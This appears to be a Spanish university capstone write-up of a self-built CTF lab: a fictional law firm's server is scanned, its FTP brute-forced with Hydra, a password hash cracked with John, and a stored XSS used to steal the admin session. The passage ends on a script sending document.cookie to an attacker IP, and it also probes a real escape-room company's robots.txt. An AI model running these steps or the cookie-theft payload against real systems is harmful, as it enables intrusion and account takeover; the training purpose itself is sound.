root@tfgcomputer:/etc/bind/zonas# systemctl status bind9
● named.service - BIND Domain Name Server
  Loaded: loaded (/lib/systemd/system/named.service; enabled; vendor preset: enabled)
  Active: active (running) since Thu 2023-11-30 14:54:29 CET; 14s ago
    Docs: man:named(8)
   Process: 32221 ExecStart=/usr/sbin/named $OPTIONS (code=exited, status=0/SUCCESS)
 Main PID: 32223 (named)
   Tasks: 4 (limit: 4556)
  Memory: 5.2M
    CPU: 33ms
   CGroup: /system.slice/named.service
           └─32223 /usr/sbin/named -u bind -4

nov 30 14:54:29 tfgcomputer named[32223]: managed-keys-zone: loaded serial 3
nov 30 14:54:29 tfgcomputer named[32223]: zone 0.in-addr.arpa/IN: loaded serial 1
nov 30 14:54:29 tfgcomputer named[32223]: zone 1.168.192.in-addr.arpa/IN: loaded serial 2
nov 30 14:54:29 tfgcomputer named[32223]: zone mostolesabogados.com/IN: loaded serial 2
nov 30 14:54:29 tfgcomputer named[32223]: zone 255.in-addr.arpa/IN: loaded serial 1
nov 30 14:54:29 tfgcomputer named[32223]: zone 127.in-addr.arpa/IN: loaded serial 1
nov 30 14:54:29 tfgcomputer named[32223]: zone localhost/IN: loaded serial 2
nov 30 14:54:29 tfgcomputer named[32223]: all zones loaded
nov 30 14:54:29 tfgcomputer named[32223]: running
nov 30 14:54:29 tfgcomputer systemd[1]: Started BIND Domain Name Server.
root@tfgcomputer:/etc/bind/zonas#
```

Si no nos sale ningún error en los logs y vemos que el servicio se encuentra en estado activo estaría todo correctamente configurado solo faltaría comprobar si funciona, con nuestra maquina de atacante vamos a buscar el dominio servidor.mostolesabogados.com:



Como vemos nos encuentra la página que tenemos creada, metiendo el nombre de dominio, eso es que el servicio dns que tenemos montando funciona correctamente.

3. Explotación de Fallos de Seguridad

3.1 Escaneo

Reconocimiento con herramientas como Arp-Scan, Nmap y Whatweb

Lo primero en una auditoría de seguridad informática es saber a lo que nos estamos enfrentando por lo que empezamos con la fase de reconocimiento, esta fase en lo que consiste, es en saber información como el sistema que corre por detrás del servidor. Qué tipo de gestor de contenido tiene la web por detrás, muchas veces esta información si los sistemas no están actualizados, es un posible vector de ataque por lo que vamos a empezar por esto.

En primer lugar, es ver los puertos que tiene abierta la máquina víctima, para ello vamos a utilizar nmap, esta herramienta sirve para el escaneo de redes, puertos y servicios que corren por detrás de una máquina. Antes de comenzar con el escaneo vamos a ver la ip que tiene la maquina asignada con la herramienta arp-scan que sirve mediante el protocolo ARP mapear todas las máquinas que encuentre analizando la respuesta :

```
> arp-scan -I ens33 --localnet --ignoredups
Interface: ens33, type: EN10MB, MAC: 00:0c:29:55:4f:8c, IPv4: 192.168.1.50
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 2c:96:82:6b:3c:66 (Unknown)
192.168.1.45 00:0c:29:17:de:90 VMware, Inc.
192.168.1.48 e0:d4:e8:97:40:c8 (Unknown)
192.168.1.37 0a:27:66:84:5c:5a (Unknown: locally administered)
192.168.1.201 34:1f:e4:d5:a8:87 ARRIS Group, Inc.
192.168.1.200 f8:a0:97:14:5b:96 ARRIS Group, Inc.
192.168.1.38 52:fa:56:36:1a:90 (Unknown: locally administered)

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.271 seconds (112.73 hosts/sec). 7 responded

A > B/home/r3c4ld3 > # > |
```


Nosotros tenemos la 192.168.1.50 por lo que la 192.168.1.45 tiene que ser la máquina de nuestro ctf.

Por lo que vamos a empezar con el escaneo de puertos a esta ip, tambien podriamos sacar la ip haciendo ping al dominio víctima(servidor.mostolesabogados.com):

```
> ping -c 1 servidor.mostolesabogados.com
ping: servidor.mostolesabogados.com: Nombre o servicio desconocido
> ping -c 1 http://servidor.mostolesabogados.com
ping: http://servidor.mostolesabogados.com: Nombre o servicio desconocido

A > B/home/r3c4ld3 > # > x 2
```

No nos resuelve por que la maquina no sabe a la ip que se dirige ese dominio, si vamos a la web y lo buscamos no nos resuelve tampoco:



Arreglamos esto metiendo la siguiente línea en el /etc/hosts:

```
1 # Host addresses
2 127.0.0.1 localhost
3 127.0.1.1 parrot
4 ::1 localhost ip6-localhost ip6-loopback
5 ff02::1 ip6-allnodes
6 ff02::2 ip6-allrouters
7 # Others
8 192.168.1.45 servidor.mostolesabogados.com
```

Ahora sí que nos va a resolver la página y vamos a poder hacer ping a la máquina a través del dominio:

```
> ping -c 1 servidor.mostolesabogados.com
PING servidor.mostolesabogados.com (192.168.1.45) 56(84) bytes of data.
64 bytes from servidor.mostolesabogados.com (192.168.1.45): icmp_seq=1 ttl=64 time=0.608 ms
--- servidor.mostolesabogados.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.608/0.608/0.608/0.000 ms
```

Ahora vamos a proceder al escaneo de puertos de la máquina:

```
> Raw packets sent: 65536 (2.88MB) | Rcvd: 65536 (2.621MB)
> nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv 192.168.1.45
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-26 13:16 CET
Initiating ARP Ping Scan at 13:16
Scanning 192.168.1.45 [1 port]
Completed ARP Ping Scan at 13:16, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:16
Scanning 192.168.1.45 [65535 ports]
Discovered open port 53/tcp on 192.168.1.45
Discovered open port 80/tcp on 192.168.1.45
Discovered open port 21/tcp on 192.168.1.45
Completed SYN Stealth Scan at 13:16, 6.93s elapsed (65535 total ports)
Nmap scan report for 192.168.1.45
Host is up, received arp-response (0.00065s latency).
Scanned at 2023-12-26 13:16:52 CET for 7s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON
21/tcp    open  ftp      syn-ack ttl 64
53/tcp    open  domain   syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 00:0C:29:17:DE:90 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.27 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Los parámetros que hemos utilizado los explico a continuación:

- **-p-**: es para coger los 65535 puertos que existen.
- **--open**: para que solo me reporte los que tengan un state open.
- ***-sS***: Normalmente cuando solicitamos una conexión se intercambian 3 paquetes, SYN > SYN-ACK > ACK, pero poniendo este parámetro lo que conseguimos es que en vez de enviar el último ACK se envíe un RST para que no se termine de establecer la conexión y vaya más rápido el escaneo.
- **--min-rate**: Esto es para que no mande menos de 5000 paquetes por segundo y agilizar mucho más el escaneo.
- **-n**: Para que no me aplique resolución dns.
- **-Pn**: Para que no me haga un host discovery ya que no queremos encontrar mas maquinas.
- **-vvv**: El triple verbose es para que a medida que vaya descubriendo puertos me los vaya reportando y no tenga que esperar a que termine todo el escaneo.

Sabiendo ahora los puertos que tenemos abiertos en la máquina, nmap nos ofrece script de reconocimiento, que se aplican dependiendo del puerto que esté escaneando, por lo que vamos a lanzar el siguiente comando haber si nos arroja más información:

```
> nmap -sCV -p21,53,80 192.168.1.45
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-26 13:27 CET
Nmap scan report for 192.168.1.45
Host is up (0.00045s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
53/tcp    open  domain   ISC BIND 9.18.18-0ubuntu0.22.04.1 (Ubuntu Linux)
|_dns-nsid:
|_bind.version: 9.18.18-0ubuntu0.22.04.1-Ubuntu
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Bufete de Abogados
| http-robots.txt: 10 disallowed entries
| /assets/ /enviarmensaje.php /logout.php
| /cargarmensajes.php /gestion_archivos.php /login.html /perfil.php
| /chatbufete.php /header.php /login.php
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 00:0C:29:17:DE:90 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.90 seconds

A > D:/home/r3c4ld3 > # > ✓ |
```

El escaneo nos da información que corre por el puerto 21 que ya nos imaginamos que iba a ser un ftp, pero este escaneo nos devuelve la versión que corre del ftp, también nos devuelve información de la web, como la versión de apache que corre por detrás, y directorios o archivos que nos descubre el script y por últimos nos descubre el servidor dns

bind9 que tenemos montado, para la resolución de dominios nos dice su versión y como vemos en la mayoría de servicios nos devuelve el sistema operativo que hay por detrás.


Podemos sacar más información de la web incluso ejecutando el siguiente comando:

```
> whatweb servidor.mostolesabogados.com
http://servidor.mostolesabogados.com [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], Email[info@bufeteabogados.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[192.168.1.45], Title[Bufete de Abogados]
& > /home/r3c4ld3 > # > |
```

Whatweb se encarga de descubrir información sobre sitios web, respondiendo a la pregunta '¿Qué tipo de sitio web es este?'. Identifica diversas tecnologías web, como sistemas de gestión de contenido (CMS), plataformas de blogs, paquetes de estadísticas/análisis, bibliotecas JavaScript, servidores web y dispositivos integrados.

Como hemos visto en el escaneo de nmap nos ha reportado distintos archivos php, html que ha encontrado y directorios por lo que vamos a investigar que puede ser todo esto.

Encontramos un login para la red interna de la empresa, login.html, a este si que nos deja acceder, el login esta sanitizado por lo que no vamos a poder saltarnos el login:




Sin embargo si intentamos acceder a otro recurso como perfil.php nos redirige al index.html.

3.2 Fuzzing y robots.txt

Archivo robots.txt

El archivo robots.txt es un archivo de texto utilizado por los sitios web para comunicarse con los robots de los motores de búsqueda. Su función es mostrar a los motores de búsqueda qué partes del sitio web deben ser rastreadas e indexadas y cuáles deben ser ignoradas.


Cuando un motor de búsqueda envía un robot (también llamado "araña" o "crawler") para explorar un sitio web, este primero verifica el archivo robots.txt en la raíz del dominio para determinar qué áreas del sitio puede o no puede rastrear. Es este caso el administrador del sitio de abogados no quiere que el login para trabajadores y sus recursos aparezcan indexados, por ello los deshabilitó en el robots.txt, esto puede parecer una buena práctica. Pero un atacante que conozca este archivo puede acceder a él y comprobar cuales son esas rutas y recursos a los que no quieren que el público general acceda y nos puede servir para atacar el sitio, accediendo a recursos vulnerables. En este caso, el admin pretende que se indexen todos los recursos salvo los que son declarados con "Disallow".



The screenshot shows the homepage of madridterror.com. The header features the text 'MADRID TERROR' and 'ESCAPE ROOM DE TERROR EN MADRID'. Below the header are four promotional banners for different escape rooms:

- EL BOSQUE DE BLAIR**: 90 min., 3-8 people.
- LA TRILOGÍA DEL TAROT**: 90 min., 2-4 people.
- HORROR CLUB**: 90 min., 2-10 people.
- PARANORMAL EXPERIENCE**: 90 min., 2-7 people.


Below the banners, there is a link to 'ACERCA DE ACCESO'.



```
User-agent: *
Allow: /wp-content/uploads/*
Allow: /wp-content/*.js
Allow: /wp-content/* .css
Allow: /wp-includes/*.js
Allow: /wp-includes/* .css
Disallow: /cgi-bin
Disallow: /wp-content/plugins/
Disallow: /wp-content/themes/
Disallow: /wp-includes/
Disallow: /*/attachment/
Disallow: /tag/*/page/
Disallow: /tag/*/feed/
Disallow: /page/
Disallow: /comments/
Disallow: /xmlrpc.php
Disallow: /?attachment_id*
Disallow: /confirmacion-mensaje/
Disallow: /politica-de-privacidad/
Disallow: /aviso-legal/
Disallow: /politica-de-cookies-ue/
Disallow: /transaccion-correcta/
Disallow: /transaccion-incorrecta/
Disallow: /formulario/
Disallow: /terminos-y-condiciones/
```

Aquí demuestro como en una web de una empresa real, en este caso una de escape rooms de terror encontramos el archivo robots.txt con rutas a recursos comprometidos como

temas de wordpress, plugins, etc. De hecho vemos que existe el archivo xmlrpc.php un archivo que si no es sanitizado correctamente es vulnerable en cualquier versión de wordpress.



Aquí muestro desde la máquina atacante como puedo acceder sin problemas al archivo de nuestra máquina objetivo y ver los recursos, esta es una manera de enumerar los recursos de un sitio web.

Continuando con el reconocimiento, en esta fase vamos a fuzzear por distintos directorios que puede que no están indexados en la web y que existen pero nosotros no los vemos, en nuestro caso nmap nos ha descubierto todas las rutas indexadas en la web, pero hay algunas que no nos deja acceder, para no ir probando una por una vamos a utilizar una de estas herramientas de fuzzing que nos devuelve el código de estado con la respuesta y así podemos ver si nos deja acceder o no al recurso:

```
> gobuster dir -u http://servidor.mostolesabogados.com/ -w diccionario.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://servidor.mostolesabogados.com/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     diccionario.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2023/12/26 14:15:44 Starting gobuster in directory enumeration mode
=====
/assets/           (Status: 200) [Size: 2314]
/header.php        (Status: 200) [Size: 540]
/perfil.php        (Status: 302) [Size: 934] [--> index.html]
/gestion_archivos.php (Status: 302) [Size: 0] [--> perfil.php]
/chatbufete.php   (Status: 200) [Size: 1679]
/cargarmensajes.php (Status: 200) [Size: 557]
/enviarmensaje.php (Status: 302) [Size: 121] [--> index.html]
/logout.php        (Status: 302) [Size: 0] [--> index.html]
/login.html        (Status: 200) [Size: 785]
/login.php         (Status: 200) [Size: 0]
=====
2023/12/26 14:15:45 Finished
=====
```


Como vemos en el comando estamos utilizando el parámetro dir ya que gobuster tiene tres modos de escaneo, para encontrar subdominios, directorios o host virtuales, nosotros estamos utilizando un descubrimiento de directorios (dir), con el -u estamos indicando la url y con el -w un diccionario que nos hemos hecho a raíz del robots.txt:

```
> cat diccionario.txt
File: diccionario.txt
1 assets/
2 enviarmensaje.php
3 logout.php
4 cargarmensajes.php
5 gestion_archivos.php
6 login.html
7 perfil.php
8 chatbufete.php
9 header.php
10 login.php

A > B/home/r3c4ld3 > # > ✓
```

Vemos como chatbufete.php nos devuelve un 200 y además ocupa mucho tamaño es decir que puede haber algo que nos interese.

Chatbufete.php:



Como vemos estamos viendo usuarios válidos de la web y además vemos un mensaje que nos puede interesar ya que la contraseña de toni es probable que el admin la haya dejado en algún lugar de su ordenador.

Por lo que el siguiente paso es investigar el ftp e intentar conectarnos al usuario toni.

3.3 Ataque al FTP

Al ver el mensaje anterior del chat, podemos pensar en la posibilidad de que el administrador le haya dejado la contraseña a toni en alguna parte de su equipo. Al saber que la máquina tiene corriendo un ftp procedemos a realizar un **ataque de fuerza bruta al usuario “toni”** el cual conocemos gracias al fallo de indexación del chat del buffete.

Ataque de fuerza bruta (HYDRA CRACKING)

En este caso usaremos la herramienta hydra, una herramienta muy conocida y muy eficaz para realizar este tipo de ataques. Hydra es una herramienta de cracking para ejecutar ataques de fuerza bruta en cuentas de servicios.

Hydra hace uso de la fuerza bruta para descifrar contraseñas, ya sea probando contraseñas en serie como partiendo de una base de datos o de tablas rainbow. Esta herramienta permite mostrar lo fácil que sería obtener acceso no autorizado a un sistema de forma remota. Los pasos que debemos seguir para atacar cualquier sistema con Hydra son:

```
(kali㉿kali)-[~]
└─$ hydra -l toni -P /usr/share/wordlists/rockyou.txt ftp://192.168.79.130 -t20
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyw
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-26 09:24:25
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting))
nd, to prevent overwriting, ./hydra.restore
[DATA] max 20 tasks per 1 server, overall 20 tasks, 14344400 login tries (l:1/p:14344400
[DATA] attacking ftp://192.168.79.130:21/
[STATUS] 360.00 tries/min, 360 tries in 00:01h, 14344040 to do in 664:05h, 20 active
[STATUS] 360.67 tries/min, 1082 tries in 00:03h, 14343318 to do in 662:49h, 20 active
[21][ftp] host: 192.168.79.130 login: toni password: iverson3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-26 09:28:39
```

Sintaxis

El parámetro -l indica que habrá solo un usuario para el test

-P hace alusión a un listado de password para atacar el host objetivo (diccionario)

- Se va a atacar a un servicio ftp

- t indica el número de subprocessos que utilizará la herramienta

Diccionario de contraseñas ROCKYOU

El diccionario **ROCKYOU** es una lista de palabras utilizada para ayudar a realizar diferentes tipos de ataques de cracking de contraseñas. Es la colección de las contraseñas más utilizadas y comunes en la sociedad a la hora querer crear una cuenta. La lista de palabras RockYou.txt se originó a partir de una violación de datos significativa que ocurrió en 2009. RockYou sufrió un devastador ataque que llevó a la exposición de más de 32 millones de contraseñas de usuarios. Las contraseñas se almacenaron en texto sin formato, lo que las convierte en datos funcionales para los atacantes.

Como podemos ver en la imagen anterior, aparece la contraseña "iverson3" de toni, que usaremos para logearnos en el ftp.


- Si quisiéramos descargar todo este contenido confidencial podríamos hacerlo con el comando mget *
- Al ver los recursos no encontramos un archivo con alguna contraseña así que vamos a comprobar si podemos movernos del directorio en el que estamos, por ejemplo vamos al directorio home del usuario

```
(kali㉿kali)-[~]
$ ftp 192.168.79.130
Connected to 192.168.79.130.
220 (vsFTPd 3.0.5)
Name (192.168.79.130:kali): toni
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||48922|)
150 Here comes the directory listing.
-rw-r--r--    1 0        65534          0 Dec 26 10:37 calendario_reuniones.txt
drwxr-sr-x   2 0        65534        4096 Dec 26 10:37 codigo_penal
drwxr-sr-x   2 0        65534        4096 Dec 26 10:38 nominas
drwxr-sr-x   2 0        65534        4096 Dec 26 10:37 recursos_casos
226 Directory send OK.
ftp> |
```

```
ftp> pwd
Remote directory: /ftp_shared_folder
ftp> cd /home/toni
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||58642|)
150 Here comes the directory listing.
-rw-r--r--    1 0          0                  52 Dec 26 10:32 nueva.txt
226 Directory send OK.
ftp> |
```

```
ftp> get nueva.txt
local: nueva.txt remote: nueva.txt
229 Entering Extended Passive Mode (|||11184|)
150 Opening BINARY mode data connection for nueva.txt (52 bytes).
100% [*****] 52          3.99 KiB/s    00:00 ETA
226 Transfer complete.
52 bytes received in 00:00 (3.65 KiB/s)
ftp> |
```

```
[kali㉿kali)-[~]
$ cat nueva.txt
hola toni, aqui tienes tu password nueva:
```



Fallo en la autenticacion

Como vemos, tras descargar el archivo del directorio de toni, encontramos la contraseña que le había proporcionado el admin, pero al intentar logearnos en la web vemos que no nos deja, suponemos entonces que la contraseña esta hasheada. Vamos a usar una web que nos dirá que tipo de hash se está usando:

The screenshot shows the TunnelsUP.com website with a purple header containing the logo and a green navigation bar with links to Articles, Tools, Cheat Sheets, Videos, and Shop. The main content area is titled "Hash Analyzer". A form asks "Tool to identify hash types. Enter a hash to be identified." with the value "55a71c53ac34cf02a69a0c361e342f48". Below it is a green "Analyze" button. The results section shows three rows: "Hash:" with the value "55a71c53ac34cf02a69a0c361e342f48", "Salt:" with the value "Not Found", and "Hash type:" with the value "MD5 or MD4".

Tras ver que es MD5 o MD4 procedemos a usar la herramienta john the ripper, copio el hash en un archivo llamado passtoni.txt y procedemos con la herramienta.

John the Ripper

John the Ripper es una herramienta de código abierto, se utiliza principalmente para la auditoría de seguridad de contraseñas, la recuperación de contraseñas y pruebas de penetración. Es compatible con cientos de tipos de hash y cifrado y es capaz de descifrar contraseñas de usuarios a partir de sus hashes.

```
(kali㉿kali)-[~]
$ john passtoni.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
toni1234      (?)
1g 0:00:00:20 DONE 3/3 (2023-12-27 04:52) 0.04793g/s 30608Kp/s 30608Kc/s 30608KC/s toni1946..toni1039
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Sintaxis

- passtoni.txt: Este es el archivo de entrada que contiene los hashes de las contraseñas que queremos crackear. En este caso, el archivo se llama “passtoni.txt”.
- --format=RAW-MD5: Esta es una opción que especifica el formato del hash de la contraseña en el archivo de entrada. En este caso, estás diciendo que los hashes en “passtoni.txt” están en el formato RAW-MD5.

Por lo tanto, este comando le dice a John the Ripper que intente crackear las contraseñas en el archivo “passtoni.txt”, que están en formato RAW-MD5.

Como se puede ver hemos conseguido crackear la password y acceder con el usuario toni al portal de trabajadores del bufete, ganando acceso a información sensible como su DNI y número de teléfono. En otros casos reales podríamos llegar a ver información igual o más confidencial, poniendo en riesgo los datos de la empresa o entidad.

3.4 Secuestro de sesión

Una vez hemos conseguido unas credenciales válidas para logearnos en la parte de los trabajadores vamos a ver cómo podemos llegar a pivotar a otros usuarios a través de un XSS.


Una vulnerabilidad XSS (Cross-Site Scripting), es un tipo de vulnerabilidad de seguridad informática que permite a un atacante ejecutar código malicioso en la página web de un usuario sin su conocimiento o consentimiento. Esta vulnerabilidad permite al atacante robar información personal, como nombres de usuario, contraseñas y otros datos confidenciales.

En esencia, un ataque XSS implica la inserción de código malicioso en una página web vulnerable, que luego se ejecuta en el navegador del usuario que accede a dicha página.

Nosotros investigando hemos visto que una vez registrado si podemos enviar mensajes por el chat por lo que vamos a intentar secuestrar la sesión del admin, lo primero que vamos hacer es investigar haber si es vulnerable a XSS estando como toni:

Vamos al chat e inyectamos el siguiente mensaje si cuando lo inyectamos recargamos la página nos salta un alert de javascript diciendo que es vulnerable a XSS efectivamente es que nos deja inyectar código por lo que vamos a intentar secuestrar la cookie de sesión del admin:

```
À > ↵/home/r3c4ld3 > #> ✘ 1 > <script>alert( "Vulnerable a XSS" );</script>|
```



Vemos como no aparece el mensaje pero sin embargo el código si se está ejecutando por lo que ahora vamos a crearnos un archivo en javascript que ahora explicamos lo que hace:

```
> cat pwned.js
File: pwned.js
1 var req = new XMLHttpRequest();
2 req.open('GET', 'http://192.168.1.128/?cookie=' + document.cookie);
